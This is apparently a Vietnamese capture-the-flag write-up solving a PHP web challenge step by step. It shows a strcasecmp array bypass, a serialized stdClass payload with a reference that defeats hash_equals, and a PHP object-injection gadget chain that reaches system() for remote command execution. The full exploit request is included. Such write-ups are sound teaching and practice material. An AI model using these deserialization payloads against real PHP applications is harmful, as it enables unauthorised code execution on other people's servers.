





Chặn với burp





Go to final.php




Ý là bắt mình get ?key=something

Nhiệm vụ của mình là tìm ra key là gì


Quay lại với request ban đầu, thấy request gửi kèm với 1 cmd, starttls là câu lệnh của smtp mail, thử help nhưng không được,mình thử fuzz một số ký tự phía sau thì nhận thấy, câu lệnh phải có độ dài cùng với “starttls” thì mới thực thi




Có key là sT4yHOM3,chuyển sang final.php với key vừa nhận ta được mã nguồn 1


```
HTTP/1.1 200 OK
Date: Sun, 02 Aug 2020 13:38:44 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.6
Vary: Accept-Encoding
Content-Length: 145
Connection: close
Content-Type: text/html; charset=UTF-8

key?if (isset($_GET['abc'])){
        if (!strcasecmp ($_GET['abc'], $flag1))
          echo $flag1;
          else
        echo 'Aye real vibe killer';}<br><br>
```

Bypass đơn giản với [] đầu vào





Có tiếp tục source thứ 2.

Đọc kỹ thì thấy vấn đề về serialize với tham chiếu tới địa chỉ ô nhớ của nhau, và không biết tên class nên mình sử dụng stdClass





Payload: def=O:8:"stdClass":2:{s:4:"flag";s:2:"cc";s:3:"xyz";R:2;}




Tiếp tục có phần mã nguồn còn lại, đoạn này cũng dễ, rce ,class Dogs có phương thức wakeup, chỉ cần mình cho obj của dogs thành cats là có thể rce, exploit như sau

```
n3mo@n3mo:~$ cat x.php
<?php
class Cats{
        public $cmd="ls";
    public function close(){
    system($this-> cmd);
    }
}
class Dogs {
    public $obj;
}
$a= new Dogs();
$a->obj=new Cats();
echo serialize($a);
?>
n3mo@n3mo:~$ php x.php
O:4:"Dogs":1:{s:3:"obj";O:4:"Cats":1:{s:3:"cmd";s:2:"ls";}}n3mo@n3mo:~$
```

```
GET /final.php?key=sT4yHOM3&abc[]=cc&def=
O:8:"stdClass":2:{s:4:"flag";s:2:"cc";s:3:"xyz";R:2;}&ghi=
O:4:"Dogs":1:{s:3:"obj";O:4:"Cats":1:{s:3:"cmd";s:2:"ls";}} HTTP/1.1
Host: 35.211.92.233:5432
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gmip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```



```
/var/www/html/final.php</b> on line <b>44</b><br />
if (isset ($_GET['def'])){  $def = $_GET['def'];
                            $obj = unserialize ($def);
                            $obj->flag = $flag2;
                            if (hash_equals ($obj->xyz, $obj->flag))
                    echo $flag2;
                        else
                                echo 'Aye real vibe killere!';}<br><br>
if(isset($_GET['ghi'])){   class Dogs {
                                public $obj;
                                public function __construct(){
                                $this-> obj = Null;
                                }
                                public function __wakeup(){
                                $this-> end();
                                }
                                public function end(){
                                $this-> obj-> close();
                                }
                                }
                                class Cats{
                                public function close(){
                                system($this-> cmd);
                                }
                                }
                                $data= unserialize($_GET['ghi']);
                            }
                            else
                                    echo 'Aye real vibe killerr!';<br><br>
final.php
index.php
server.php
```

# Đọc final.php là có flag

```
else
        echo 'Aye real vibe killer';
}}
$ffflllaaaggg="inctf{Rc3_n_dOwngr4d35_dOn7_g0_W3Ll:}"
?>
```